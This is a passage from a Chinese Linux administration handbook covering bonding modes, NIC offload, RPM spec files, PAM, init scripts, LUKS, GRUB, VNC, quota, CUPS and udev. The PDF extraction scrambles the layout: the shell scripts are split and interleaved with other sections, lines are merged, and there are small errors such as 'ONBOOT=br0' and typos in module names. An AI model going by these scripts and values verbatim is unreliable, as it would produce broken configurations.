DEVICE=eth0 ONBOOT=br0 BRIDGE=br0

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

96/990

QQ群：632167235

命令配置

安装bridge-utils tunctl(redhat) uml-utilies（ 其他）

# **brctl addbr br0**

# **tunctl -u user -t tap0**

# **ip link set eth0 up**

# **ifconfig tap0 up**

# **ip link set eth0 promisc on**

# **ifconfig tap0 0.0.0.0 promisc**

# **brctl addif br0 eth0**

# **brctl addif br0 tap0**

# **ip addr add 192.168.56.100/24 dev br0**

**3.1.2.6.4** 绑定

绑定模式

Bond0

方式： 轮询策略（ round robin）

负载均衡： 所有链路处于负载均衡状态， 以轮询方式往每条链路发送报文， 基于每包方式依次传输。在一个双网卡绑定的机器上ping一个地址， 你会发现两个网卡都有流量发出， 负载到两条链路上。

容错能力： 这模式的特点增加了带宽， 同时支持容错能力， 当有链路出问题， 会把流量切换到正常的链路上。

性能问题： 一个连接或者会话的数据包如果从不同的接口发出的话， 中途再经过不同的链路， 在客户端很有可能会出现数据包无序到达的问题， 而无序到达的数据包需要重新要求被发送， 这样网络的吞吐量就会

下降。Bond0在大压力的网络传输下， 性能增长的并不是很理想。

交换机支持： 该模式下， 由于绑定的所有网卡的IP都被修改为同一个MAC地址， 此时交换机收到发往该MAC 地址的数据包时， 将不知道从对应的哪个端口转发该数据。为了解决交换机的这个问题， 交换机应做端口绑定， 将数据发往逻辑聚合端口， 之后由聚合端口从多个端口转发数据。

Bond1

方式： 主备策略（ active-backup）

容错能力： 同一时刻只有一个网卡处于工作状态， 其他的slave都处于备份状态， 只有在当前激活的slave故障后才有可能会变为激活的。如果出现failover， bonding将会在新的slave上发出一个或多个ARP请求， 其中一个ARP请求针对bonding master接口及它上面配置的每个VLAN接口， 从而保证该接口至少配置了一个IP地址。针对VLAN接口的ARP请求将会被打上相应的VLAN id。

无负载均衡： 此算法的优点是可以提供高网络连接的可用性， 但是它的资源利用率较低， 只有一个接口处于工作状态。

无需交换机支持： MAC地址是外部可见得， 从外面看来， bond的MAC地址是唯一的， 以避免交换机发生混乱。

Bond2

方式： 异或策略（ load balancing (xor)）

负载均衡和容错能力： 基于指定的传输HASH策略传输数据包。缺省的策略是： (源MAC地址 XOR 目标MAC地址) % slave数量。其他的传输策略可以通过xmit\_hash\_policy选项指定。

性能问题： 该模式将限定流量， 以保证到达特定对端的流量总是从同一个接口上发出。既然目的地是通过

MAC地址来决定的， 因此该模式在“本地”网络配置下可以工作得很好。如果所有流量是通过单个路由器（ 比如“网关”型网络配置， 只有一个网关时， 源和目标mac都固定了， 那么这个算法算出的线路就一直是同一条， 那么这种模式就没有多少意义了）， 那该模式就不是最好的选择。

97/990

QQ群：632167235

交换机支持： 和balance-rr一样， 交换机端口需要能配置为“port channel”。这模式是通过源和目标mac做hash

因子来做xor算法来选路的。

Bond3

方式： 广播策略（ fault-tolerance (broadcast)）

这种模式的特点是一个报文会复制两份往bond下的两个接口分别发送出去， 当有对端交换机失效时， 我们感觉不到任何downtime。此模式适用于金融行业， 因为他们需要高可靠性的网络， 不允许出现任何问题。

Bond4

方式： 动态链接聚合（ lacp）

此方法所有接口要有相同速率和双工模式， 使用xmit\_hash\_policy配置负载方式。交换机使用active模式。

必要条件：

条件1： ethtool支持获取每个slave的速率和双工设定

条件2： switch(交换机)支持IEEE 802.3ad Dynamic link aggregation

条件3： 大多数switch(交换机)需要经过特定配置才能支持802.3ad模式

Bond5

方式： 适配器传输负载均衡（ transmit load balancing）

不需要任何特别的switch(交换机)支持的通道bonding。在每个slave上根据当前的负载（ 根据速度计算） 分配外出流量。如果正在接收数据的slave出故障了， 另一个slave接管失败的slave的MAC地址。

balance-tlb模式通过对端均衡外出流量。既然它是根据MAC地址进行均衡， 在“网关”型配置下， 该模式会通过单个设备来发送所有流量， 然而， 在“本地”型网络配置下， 该模式以相对智能的方式（ 不是balance-xor或

802.3ad模式里提及的XOR方式） 来均衡多个本地网络对端， 因此那些数字不幸的MAC地址（ 比如XOR得到同样值） 不会聚集到同一个接口上。

不像802.3ad， 该模式的接口可以有不同的速率， 而且不需要特别的交换机配置。不利的一面在于， 该模式下所有进入的流量会到达同一个接口。该模式要求slave接口的网络设备驱动有某种ethtool支持， 而且ARP监控不可用。

必要条件： ethtool支持获取每个slave的速率。

Bond6

方式： 适配器负载均衡（ adaptive load balancing）

该模式包含了balance-tlb模式， 同时加上针对IPV4流量的接收负载均衡(receive load balance， rlb)， 而且不需要任何交换机的支持。接收负载均衡是通过ARP协商实现的。bonding驱动截获本机发送的ARP应答， 并把源硬件地址改写为bond中某个slave的唯一硬件地址， 从而使得不同的对端使用不同的硬件地址进行通信。所有端口都会收到对端的arp请求报文， 回复arp时， bond驱动模块会截获所发的arp回复报文， 根据算法算到相应端口， 这时会把arp回复报文的源mac， send源mac都改成相应端口mac。从抓包情况分析回复报文是第一个从端口1发， 第二个从端口2发。以此类推。

还有一个点： 每个端口除发送本端口回复的报文， 也同样会发送其他端口回复的报文， mac还是其他端口的mac， 这样来自服务器端的接收流量也会被均衡。

当本机发送ARP请求时， bonding驱动把对端的IP信息从ARP包中复制并保存下来。当ARP应答从对端到达 时， bonding驱动把它的硬件地址提取出来， 并发起一个ARP应答给bond中的某个slave(这个算法和上面一样， 比如算到1口， 就给发送arp请求， 1回复时mac用1的mac)。使用ARP协商进行负载均衡的一个问题是： 每次广播 ARP请求时都会使用bond的硬件地址， 因此对端学习到这个硬件地址后， 接收流量将会全部流向当前的slave。这个问题通过给所有的对端发送更新（ ARP应答） 来解决， 往所有端口发送应答， 应答中包含他们独一无二的硬件地址， 从而导致流量重新分布。当新的slave加入到bond中时， 或者某个未激活的

slave重新激活时， 接收流量也要重新分布。接收的负载被顺序地分布（ round robin） 在bond中最高速的

slave上。

98/990

QQ群：632167235

当某个链路被重新接上， 或者一个新的slave加入到bond中， 接收流量在所有当前激活的slave中全部重新分配， 通过使用指定的MAC地址给每个 client发起ARP应答。下面介绍的updelay参数必须被设置为某个大于等于switch(交换机)转发延时的值， 从而保证发往对端的ARP应答不会被switch(交换机)阻截。

当集群的机器数量较少， 或者机器跨VLAN或者经过路由时， 模式6就起不到很好的效果。mod=6与mod=0的区别： mod=6， 先把eth0流量占满， 再占eth1， ethX； 而mod=0的话， 会发现2个口的流量都很稳定， 基

本一样的带宽。而mod=6， 会发现第一个口流量很高， 第2个口只占了小部分流量。

必要条件：

条件1： ethtool支持获取每个slave的速率；

条件2： 底层驱动支持设置某个设备的硬件地址， 从而使得总是有个slave(curr\_active\_slave)使用bond的硬件地址， 同时保证每个bond中的slave都有一个唯一的硬件地址。如果curr\_active\_slave出故障， 它的硬件地址将会被新选出来的curr\_active\_slave接管。

绑定过程

配置文件绑定

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vi ifcfg-bon0**

DEVICE=bond0 #必须为bond BOOTPROTO=static IPADDR=[IP] NETMASK=[MASK] BROADCAST=[BROADCAST] GATEWAY=[GATEWAY] ONBOOT=yes

TYPE=Ethernet

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vi ifcfg-eth0**

DEVICE=eth0 BOOTPROTO=none ONBOOT=yes MASTER=bond0 SLAVE=yes USERCTL=yes

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vi /etc/modprobe.conf**

alias bond0 bonding

options bonding max\_bonds=1 miimon=200 mode=1

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

命令绑定

# **modprobe bonding mode=1**

# **ifconfig eth0 down**

# **ifconfig eth1 down**

# **ifconfig bond0 ipaddress**

# **ifenslave bond0 eth0**

# **ifenslave bond0 eth1**

查看绑定状态

# **cat /proc/net/bonding/bond0**

绑定参数

max\_bonds

为bonding驱动指定创建bonding设备的数量。比如， 如果max\_bonds为3， 而且bonding驱动还没有加载， 那

99/990

QQ群：632167235

么bond0， bond1， bond2将会被创建。缺省值为1。

lacp\_rate

指定在802.3ad模式下， 我们希望的链接对端传输LACPDU包的速率。可能的选项：

* slow或者0： 请求对端每30s传输LACPDU；
* fast或者1： 请求对端每1s传输LACPDU。

缺省值是slow。

updelay

指定当发现一个链路恢复时， 在激活该链路之前的等待时间， 以毫秒计算。该选项只对miimon链路侦听有效。updelay应该是miimon值的整数倍， 如果不是， 它将会被向下取整到最近的整数。缺省值为0。

downdelay

指定一个时间， 用于在发现链路故障后， 等待一段时间然后禁止一个slave， 单位是毫秒(ms)。该选项只对

miimon监控有效。downdelay值应该是miimon值的整数倍， 否则它将会被取整到最接近的整数倍。缺省值为

0。

arp\_ip\_target

指定一组IP地址用于ARP监控的目标， 它只在arp\_interval > 0时有效。这些IP地址是ARP请求发送的目标， 用于判定到目标地址的链路是否工作正常。多个IP地址通过逗号分隔。至少指定一个IP地址。最多可以指定

16个IP地址。缺省值是没有IP地址。

arp\_interval

指定ARP链路监控频率， 单位是毫秒(ms)。如果APR监控工作于以太兼容模式（ 模式0和模式2） 下， 需要把

switch(交换机)配置为在所有链路上均匀的分发网络包。如果switch(交换机)被配置为以XOR方式分发网络 包， 所有来自ARP目标的应答将会被同一个链路上的其他设备收到， 这将会导致其他设备的失败。ARP监控不应该和miimon同时使用。设定为0将禁止ARP监控。缺省值为0。

miimon

指定MII链路监控频率， 单位是毫秒(ms)。这将决定驱动检查每个slave链路状态频率。0表示禁止MII链路监控。100可以作为一个很好的初始参考值。缺省值为0。

mode

指定bonding的策略。缺省是balance-rr（ round robin， 轮询策略）。

primary

指定哪个slave成为主设备（ primary device） ， 取值为字符串， 如eth0， eth1等。只要指定的设备可用， 它将一直是激活的slave。只有在主设备（ primary device） 断线时才会切换设备。这在希望某个slave设备优先使用的情形下很有用， 比如某个slave设备有更高的吞吐率。primary选项只对active-backup模式有效。

use\_carrier

指定miimon是否需要使用MII或者ETHTOOL ioctls还是netif\_carrier\_ok()来判定链路状态。MII或ETHTOOL ioctls 更低效一些， 而且使用了内核里废弃的旧调用序列； 而netif\_carrier\_ok()依赖于设备驱动来维护状态（ 判断载波）， 在本文写作时， 大多数但不是全部设备驱动支持这个特性。

如果bonding总是认为链路是通的， 但实际上是断的， 这有可能是由于你的网络设备驱动不支持

netif\_carrier\_on/off。因为netif\_carrier的缺省状态是carrier on， 因此如果驱动不支持netif\_carrier， 则会显示链路永远正常。在这种情况下， 把use\_carrier设为0， 从而让bonding使用MII/ETHTOOL ictl来判定链路状态。

100/990

QQ群：632167235

该选项设为1会使用netif\_carrier\_ok()， 而设为0则会使用废弃的MII/ETHTOOL ioctls， 缺省值是1。

xmit\_hash\_policy

在balance-xor和802.3ad模式下选择不同的hash模式， 以用于slave选举。可能的取值有：

* layer2

使用硬件MAC地址的XOR来生成hash。公式为：

(源MAC地址 XOR 目的MAC地址） % slave数目

该算法会将去往某个网络对端上所有的流量全部分配到同一个slave上。

* layer3+4

该策略在可能的时候使用上层协议的信息来生成hash。这将允许去往特定网络对端的流量分摊到多个slave 上， 尽管同一个连接不会分摊到多个slave上。

针对未分片的TCP和UDP包的计算公式为：

((源端口 XOR 目的端口) XOR ((源IP XOR 目的IP) AND 0xFFFF) % slave数目

对于已分片TCP或UDP包， 以及其他的IP包， 源端口和目的端口的信息被忽略了； 对于非IP流量， 采用和

layer2一样的hash策略。

该策略期望模仿某些交换机的行为， 比如带PFC2的Cisco交换机， 以及某些Foundry和IBM的产品。

该算法不完全适应802.3ad， 一个单一的TCP或UDP会话同时包含有分片和未分片的包将会导致包在两个接口上传递， 这将会导致投递乱序。大多数流量不会满足这种条件， 正如TCP很少分片， 而大多数UDP流量不会在长期的会话中存在。其他的802.3ad实现有可能不能容忍这样的不适应性。

缺省设置是layer2。该选项在bonding 2.6.3加入， 在早期版本中， 该参数不存在， 只是layer2策略。

**3.1.2.6.5 offland**

offload

现在， 越来越多的网卡设备支持offload特性来提升网络收/发性能。offload是将本来该操作系统进行的一些数据包处理（ 如分片、重组等） 放到网卡硬件中去做， 降低系统CPU消耗的同时， 提高处理的性能。

包括 LSO/LRO、GSO/GRO、TSO/UFO 等。

LSO/LRO

分别对应到发送和接收两个方向， 是Large Segment Offload和Large Receive Offload。

首先来看LSO。我们知道计算机网络上传输的数据基本单位是离散的网包， 既然是网包， 就有大小限制， 这个限制就是 MTU（ Maximum Transmission Unit） 的大小， 一般是1518字节。比如我们想发送很多数据出去， 经过os协议栈的时候， 会自动帮你拆分成几个不超过MTU的网包。然而， 这个拆分是比较费计算资源的（ 比如很多时候还要计算分别的checksum） ， 由CPU来做的话， 往往会造成使用率过高。那可不可以把这些简单重复的操作 offload 到网卡上呢？

于是就有了LSO， 在发送数据超过MTU限制的时候（ 太容易发生了）， OS只需要提交一次传输请求给网卡， 网卡会自动的把数据拿过来， 然后进行切， 并封包发出， 发出的网包不超过 MTU 限制。

接下来看LRO， 当网卡收到很多碎片包的时候， LRO可以辅助自动组合成一段较大的数据， 一次性提交给OS 处理。

一般的， LSO 和 LRO 主要面向 TCP 报文。

GSO/GRO

Generic Segmentation Offload和Generic Receive Offload， 分别比LSO和LRO更通用， 自动检测网卡支持特性， 支持分包则直接发给网卡， 否则先分包后发给网卡。新的驱动一般用 GSO/GRO。

101/990

QQ群：632167235

TSO/UFO

TCP Segmentation Offload和UDP fragmentation offload， 分别对应TCP报文和UDP报文。

很典型的， TCP协议中就考虑了分片存在的情况， 往往是切分TCP的数据包， 叫做TSO。而一般的情况， 则称为LSO或者GSO。

对于其他不支持切片的协议例如UDP， 则只能进行IP层上的切片。

可以通过 **ethtool -k eth0** 命令来查看各个选项的当前状态， 注意输出中各种off-load选项的状态。通过 **ethtool -K eth0 gso off/on** 这样的命令来开关。

VXLAN

VXLAN现在已经是常见的二层虚拟化实现技术， 但是由于它需要对每个数据包都进行封装、解封装等操作， 导致基于软件的解决方案效率不高。现在已经有网卡开始支持对VXLAN进行一些辅助操作， 包括封装、解封装， 以及checksum计算等。

RSS

具备多个RSS队列的网卡， 可以将不同的网络流分成不同的队列， 再将这些队列分配到多个CPU核心上进行处理， 从而将负荷分散， 充分利用多核处理器的能力， 提交数据接收的能力和效率。

**3.1.2.7 SRPM**

基本命令

# **rpm -ivh/-Uvh/-Fvh/-qf/-V**

# **rpm --import /etc/pki/rpm-gpg/RPM-GPG-KEY-radhat-release**

# **rpm --rebuilddb** #重建数据库

# **yum install rpm-build**

# **rpmbuild --rebuild** #编译、打包

# **rpmbuild --recompile** #编译、打包、执行

# **rpm -i xx.src.rpm**

# **vi /usr/src/redhat/SPECS**

# **rpmbuild -bb xx.spec** #编译成rpm文件# **rpmbuild -ba xx.spec** #打包成srpm文件

# **rpm -ivh xx.src.rpm** #解压

文件夹

用到的文件夹：

BUILD RPMS SOURCES SPECS SRPMS

需要建立的文件夹：

SPECS SRPMS

SPEC文件

spec文件用到的宏变量：

/usr/lib/rpm/macros

~/.rpmmacros #设置变量 %{\_topdir}

102/990

QQ群：632167235

查看rpm分组：

/usr/share/doc/rpm-version/GROUPS

文件示例

103/990

QQ群：632167235

104/990

%define name foo

%define version 1.2 Name**:** %**{**name**}** Version**:** %**{**version**}** Release**:** 3

License**:** GPL

Group**:** Applications**/**Productivity URL**:** [http](http://www.foo.org/)**[://](http://www.foo.org/)**[www.foo.org](http://www.foo.org/)

Source**:** [http](http://elvis/%25)**[://](http://elvis/%25)**[elvis](http://elvis/%25)**[/](http://elvis/%25)**[%](http://elvis/%25)**{**name**}**-%**{**version**}**.tar.gz Patch0**:** foo-1.2-change\_default.patch

Patch1**:** foo-1.2-add\_feature.patch PreReq**: unzip** <- 安装之前Requires**:** pam <- 安装之后BuildPreReq**: gcc** >= 2.96

BuildRoot**:** %**{**\_tmppath**}/**%**{**name**}**-root

Summary**:** A fictional open **source** package **for** the offering.

%description The foo package

%prep <- 准备部分

%setup -q <- 解压包，-q为安静模式

%patch0 -p1 unzip foo\_data.zip

%build <- 编译部分

%configure --enable-shared CFLAGS=-O2 make

%install <- 安装部分

rm -fr $RPM\_BUILD\_ROOT <- %{\_tmppath}/%{name}-root make DESTDIR=$RPM\_BUILD\_ROOT install

install -m644 foo.8 man

%clean <- 编译后清除临时文件rm -fr $RPM\_BUILD\_ROOT make clean

%pre $post <- 安装前、安装后

%preun $postun <- 删除前、删除后

%file

%defattr(-,root,root)

%config /etc/foo.conf

/usr/sbin/foo

/usr/bin/foo1

%doc /usr/share/man/man8/foo.8

QQ群：632167235

**3.1.2.8 PAM**

pam文件：

/etc/pam.d

/etc/security

/lib/security

注： 实例P507

内容格式

验证的类别 验证的控制标准 使用的模块 参数

模块类型

* **auth**： 用来进行身份验证， 通常需要密码。
* **account**： 验证是否有权限。
* **session**： 环境设置。
* **password**： 验证的修改工作。

单一关键词

* **required**： 必须成功， 错误时当执行完后面的时， 返回错误消息。
* **requisite**： 必须成功， 如果错误， 立即返回。必要条件。
* **optional**： 显示信息。
* **sufficient**： 通过验证时， 立即返回， 如果失败， 继续往下认证。充分条件。
* **include**： 嵌入文件。

每个模块共用的参数

* **debug**： 记录调试信息。
* **nowarn**： 不要输出警告。
* **use\_first\_pass**： 使用前一个模块的密码， 所属auth,password。
* **try\_first\_pass**： 尝试前一个密码， 如果不行， 则提示输入， 所属auth。
* **use\_mapped\_pass**： 该模块不能提示用户输入密码， 而是使用映射过的密码。
* **expost\_account**： 允许该模块显示用户的帐号名等信息， 一般只能在安全的环境下使用， 因为泄漏用户名会对安全造成一定程度的威胁。

模块介绍

* **pam\_rootok**： uid为0的用户不需要输入密码 <= 示例login
* **pam\_timestamp**： 是否在5分钟前使用了sudo <= 示例login
* **pam\_access**： 所属account， 提供用户名/IP的认证 < /etc/security/access.conf
* **pam\_nologin**： 禁止用户登录的文件 <= config-util
* **pam\_chroot**： 所属account、session、auth， 为一般用户提供虚拟根环境 <= /etc/security/chroot.conf
* **pam\_cracklib**： 所属password， 密码强度检测
* **pam\_deny**： 拒绝， 用于默认策略
* **pam\_permit**： 允许用户登录
* **pam\_env**： 所属auth， 设置环境变量 <= /etc/security/pam\_env.conf
* **pam\_ftp**： 所属auth， 如果是匿名用户， 则将已邮件地址为密码的密码以@分隔
* **pam\_group**： 所属auth， 赋予用户组的身份 <= /etc/security/group.conf
* **pam\_issue**： 所属auth， 在用户登陆时显示/etc/issue
* **pam\_limits**： session， 限制用户的资源使用

105/990

%dir /var/lock/foo/

QQ群：632167235

* **pam\_listfile**： auth， 对用户进行访问控制
* **pam\_mkhomedir**： session， 自动创建home， 设定umask， 复制skel
* **pam\_motd**： session， 登录后显示信息
* **pam\_secutetty**： root可登录的终端
* **pam\_shell**： 如果用户的shell在/etc/shells中列出， 允许用户验证， 如果/etc/passwd中没指定， 默认/bin/sh
* **pam\_time**： 对用户访问服务提供时间控制
* **pam\_unix**： P506
* **pam\_userdb**： 使用db\_load生成Berkelek数据库验证
* **pam\_warn**： 记录信息到日志文件
* **pam\_tally2**： 登录失败锁定账户

**3.1.2.9 init.d**

编写chkconfig使用的脚本， 要放入/etc/init.d。

其中chkcoonfig: 345 80 70代表运行等级， S80， K70。

106/990

QQ群：632167235

107/990

#!/bin/sh #

# lighttpd Startup script for the lighttpd server #

# chkconfig: - 85 15

# description: Lightning fast webserver with light system requirements #

# processname: lighttpd

# config: /etc/lighttpd/lighttpd.conf # config: /etc/sysconfig/lighttpd

# pidfile: /var/run/lighttpd.pid #

# Note: pidfile is assumed to be created # by lighttpd (config: server.pid-file).

# If not, uncomment 'pidof' line.

# Source function library

. **/**etc**/**rc.d**/**init.d**/**functions

**if** [ -f **/**etc**/**sysconfig**/**lighttpd ]**; then**

**. /**etc**/**sysconfig**/**lighttpd

**fi**

**if** [ -z "$LIGHTTPD\_CONF\_PATH" ]**; then**

LIGHTTPD\_CONF\_PATH="/usr/local/etc/lighttpd/lighttpd.conf"

**fi**

prog="lighttpd" lighttpd="/usr/local/sbin/lighttpd"

RETVAL=0

start() **{**

**echo** -n $"Starting $prog: "

daemon $lighttpd -f $LIGHTTPD\_CONF\_PATH RETVAL=$?

**echo**

[ $RETVAL -eq 0 ] **&& touch /**var**/**lock**/**subsys**/**$prog **return** $RETVAL

**}**

stop() **{**

**echo** -n $"Stopping $prog: " killproc $lighttpd RETVAL=$?

**echo**

[ $RETVAL -eq 0 ] **&& rm** -f **/**var**/**lock**/**subsys**/**$prog **return** $RETVAL

**}**

QQ群：632167235

**3.1.2.10** 分区加密

设置密码：

# **cryptsetup luksFormat /dev/vda5**

解密：

# **cryptsetup luksOpen /dev/vda5 burvis**

将加密卷/dev/vda5解锁为/dev/mapper/burvis

108/990

reload() **{**

**echo** -n $"Reloading $prog: " killproc $lighttpd -HUP RETVAL=$?

**echo**

**return** $RETVAL

**}**

**case** "$1" **in start)**

start

**;;**

**stop)**

stop

**;;**

**restart)** stop start

**;;**

**condrestart)**

**if** [ -f **/**var**/**lock**/**subsys**/**$prog ]**; then**

stop start

**fi**

**;;**

**reload)**

reload

**;;**

**status)**

status $lighttpd RETVAL=$?

**;;**

**\*)**

**echo** $"Usage: $0 {start|stop|restart|condrestart|reload|status}"

RETVAL=1

**esac**

**exit** $RETVAL

QQ群：632167235

格式化：

# **mkfs.ext4 /dev/mapper/burvis**

卸载、锁住：

# **umount /dev/mapper/burvis**

# **cryptsetup luksClose burvis**

不输入密码：

先编辑一个密码放置的文件 比如/root/name

# **cryptsetup luksAddKey /dev/vda\* /root/name**

**3.1.2.11** 动态链接库装载顺序

1. 查看程序文件内.dynamic段是否包含DT\_RPATH。需要在编译的时候指定：

# **g++ -o test -L. -llib -Wl,rpath=./ test.cpp**

1. 查找环境变量LD\_LIBRARY\_PATH
2. 查看ld.so.conf， 最后需要执行ldconfig
3. 查找默认/lib和/usr/lib

**3.1.2.12 cgroup**

说明

需要内核大于2.6.26。软件包： libcgroup。

子系统

**blkio**： 这个子系统为块设备设定输入/输出限制， 比如物理设备（ 磁盘， 固态硬盘， USB 等等）。

**cpu**： 这个子系统使用调度程序提供对 CPU 的 cgroup 任务访问。

**cpuacct**： 这个子系统自动生成 cgroup 中任务所使用的 CPU 报告。

**cpuset**： 这个子系统为 cgroup 中的任务分配独立 CPU（ 在多核系统） 和内存节点。

**devices**： 这个子系统可允许或者拒绝 cgroup 中的任务访问设备。

**freezer**： 这个子系统挂起或者恢复 cgroup 中的任务。

**memory**： 这个子系统设定 cgroup 中任务使用的内存限制， 并自动生成由那些任务使用的内存资源报告。

**net\_cls**： 这个子系统使用等级识别符（ classid） 标记网络数据包， 可允许 Linux 流量控制程序（ tc） 识别从具体 cgroup 中生成的数据包。

**ns**： 名称空间子系统。

示例

挂载：

# **mount -t cgroup -o cpuset,loop /tmpdev /mnt**

显示支持的子系统：

# **lssubsys -a**

显示挂载的子系统：

# **lssubsys -m**

显示所有cgroup：

# **lscgroup**

109/990

QQ群：632167235

**3.1.2.13 grub**

启动linux：

* **root (hd0,0)**
* **kernel /vmlinuz-2.6 ro root=LABEL=/ rdshell**
* **initrd /initrd-2.6.img**
* **boot**

启动windows：

* **rootnoverify(hd0,0)**
* **chainloader +1**
* **boot**

设置启动密码：

grub-md5-crypt

password --md5 $1$sfDSFsdfSDf

恢复模式：

* **set root=(hd0,x)**
* **set prefix=(hd0,x)/boot/grub**
* **insmod normal**
* **normal**

从ISO启动系统：

menuentry "Kubuntu 15.04 ISO" {

set isofile="/home/maketecheasier/TempISOs/kubuntu-15.04-desktop-amd64.iso"

loopback loop (hd0,1)$isofile

echo "Starting $isofile..."

linux (loop)/casper/vmlinuz.efi boot=casper iso-scan/filename=${isofile} quiet splash

# **sudo update-grub**

**3.1.2.14 sysrq**

首先确认当前使用的Linux内核支持SysRq：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **grep "CONFIG\_MAGIC\_SYSRQ" /boot/config-`uname -r`**

CONFIG\_MAGIC\_SYSRQ=y

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **sysctl -w kernel.sysrq=1**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

SysRq安全重启的推荐按键组合是Alt+SysRq+R-E-I-S-U-B， 先按下Alt键和SysRq键， 然后依次按下 R E I S U

B 键（ 不区分大小写）。各按键代表的意思是：

* R： 把键盘设置为 ASCII 模式
* E： 向除 init 外所有进程发送 SIGTERM 信号
* I： 向除 init 外所有进程发送 SIGKILL 信号
* S： 磁盘缓冲区同步
* U： 重新挂载为只读模式
* B： 重启系统

需要注意的是这些按键之间有顺序， 而且按键之间有时间间隔（ 因为要等待前一个操作的完成）， 推荐的时间间隔是：

R - 1 秒 - E - 30 秒 - I - 10 秒 - S - 5 秒 - U - 5 秒 - B

110/990

initrd (loop)/casper/initrd.lz

}

QQ群：632167235

我们通常只在意数据是否安全的同步到了磁盘， 所以我们一般只用S-B组合， 按下Alt+SysRq+S后等待

Emergency Sync complete提示， 同步完成确认后用Alt+SysRq+B立刻重启。

**3.1.2.15 vnc**

VNC配置

# **vi /etc/sysconfig/vncserver**

gnome-session startkde

把上面的取消注释

连接时输入IP:1(窗口号)或5901(端口号)

更改vnc端口号：

# **grep /usr/bin/vncserver**

把5900端口改为其他即可。

开机自启动脚本

111/990

QQ群：632167235

**3.1.2.16 xinetd**

112/990

### BEGIN INIT INFO

# Provides: vncserver

# Required-Start: $remote\_fs $syslog # Required-Stop: $remote\_fs $syslog # Default-Start: 2 3 4 5

# Default-Stop: 0 1 6

# Short-Description: Start daemon at boot time

# Description: Enable service provided by daemon. ### END INIT INFO

PATH="$PATH:/usr/X11R6/bin/"

# The Username:Group that will run VNC

**export** USER="root"

#${RUNAS}

# The display that VNC will use DISPLAY="1"

# Color depth (between 8 and 32) DEPTH="16"

# The Desktop geometry to use. #GEOMETRY="x" GEOMETRY="800x600"

#You Can Choice GEOMETRY="1024x768" && GEOMETRY="1280x1024"

# The name that the VNC Desktop will have.

NAME="Vncserver"

OPTIONS="-name ${NAME} -depth ${DEPTH} -geometry ${GEOMETRY} :${DISPLAY} -alwaysshared"

. **/**lib**/**lsb**/**init-functions

**case** "$1" **in start)**

**su** ${USER} -c "/usr/bin/vncserver ${OPTIONS}"

**;;**

**stop)**

**su** ${USER} -c "/usr/bin/vncserver -kill :${DISPLAY}"

**;;**

**restart)**

$0 stop

$0 start

**;;**

**esac**

**exit** 0

QQ群：632167235

多个程序使用同一个端口， 按照字符优先级顺序范围小的生效

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

only\_from = 1.1.1.0/24 no\_access = 1.1.1.1

access\_times = 08:00-17:00

cps = 50 10

per\_source = UNLIMITED instances = 10

**3.1.2.17 quota**

usrquota,grpquota

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **quotacheck -augv**

# **edquota -u user**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

bolcks soft hard

已使用多少 20 25

单位为k

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **edquota -p user -u other** #复制配置# **edquota -t** #宽限时间

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

quotaon/quotaoff repquota

**3.1.2.18 yum**

[rhel-debuginfo]

name=Red Hat Enterprise Linux $releasever - $basearch - Debug baseurl=ftp://ftp.redhat.com/pub/redhat/linux/enterprise/$releasever/en/os/$basearch/Debuginfo/ enabled=1

gpgcheck=1

gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-redhat-release

/var/cache/yum

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **createrepo -g comp5-rhel5-xml /var/ftp/pub/server**

# **createrepo /var/pub**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

查找某个工具由哪个包提供：

113/990

QQ群：632167235

# **yum provides \*bin/nslookup**

**3.1.2.19 Printer**

建立usb打印机

# **mkdir -p /dev/usb**

# **mknod /dev/usb/lp0 c 180 0** # **chown root:lp /dev/usb/lp0** # **chmod 660 /dev/usb/lp0**

添加打印机

# **lpadmin -p** 打印机名 **-v** 设备路径 **-m ppd**文 件 **-E**

网络打印机设备路径改为ipp://1.1.1.1/或smb://user:pass@host/printer 修改的配置文件为/etc/cups/printers.conf

打印机相关的ppd会以打印机名连接到/etc/cups/ppd/里面

# **vi /etc/cups/mime.convs**

在最后取消注释 application/octet-stream application/vnd.cups-raw 0 -

# **vi /etc/cups/mime.types**

在最后取消注释 application/octet-stream

说明

最好使用Postscript打印格式的打印机

PPD(Postscript打印机描述)/usr/share/cups/model/

联机模式

socket（ 套接字）

LPD（ 串行打印机守护程序）

IPP（ internet打印协议） 631端口

SMB（ 标准消息块）

**3.1.2.20 Udev**

预备知识

* sysfs： sysfs是Linux 2.6内核里的一个虚拟文件系统（ /sys） ， 它把设备和驱动的信息从内核的设备模块导出到用户空间（ userspace） 。从该文件系统中， Linux用户可以获取很多设备的属性。
* devpath： 指一个设备在sysfs文件系统（ /sys） 下的相对路径， 该路径包含了该设备的属性文件。udev里的多数命令都是针对devpath操作的， 例如： sda的devpath是 /block/sda， sda2的devpath是 /block/sda/sda2。
* 内核设备名称： 设备在sysfs里的名称， 是udev默认使用的设备文件名。

配置文件

主配置文件： /etc/udev/udev.conf

udev\_root="/dev/" #设置的绝对路径， 相当于创建chroot的根udev\_rules="/etc/udev/rules.d/" #规则的存放地址udev\_log="err" #日志的输入级别

规则配置文件： /etc/udev/rules.d/

114/990

QQ群：632167235

语法说明

操作符

键

* ACTION： 事件（ uevent） 的行为， 例如： add（ 添加设备）、remove（ 删除设备）。
* KERNEL： 在内核里看到的设备名字， 比如sd\*表示任意SCSI磁盘设备。
* DEVPATH： 内核设备路径， 比如/devices/\*。
* SUBSYSTEM： 子系统名字， 例如： sda 的子系统为 block。
* BUS： 总线的名字， 比如IDE、USB。
* DRIVER： 设备驱动的名字， 比如ide-cdrom。
* ID： 独立于内核名字的设备名字。
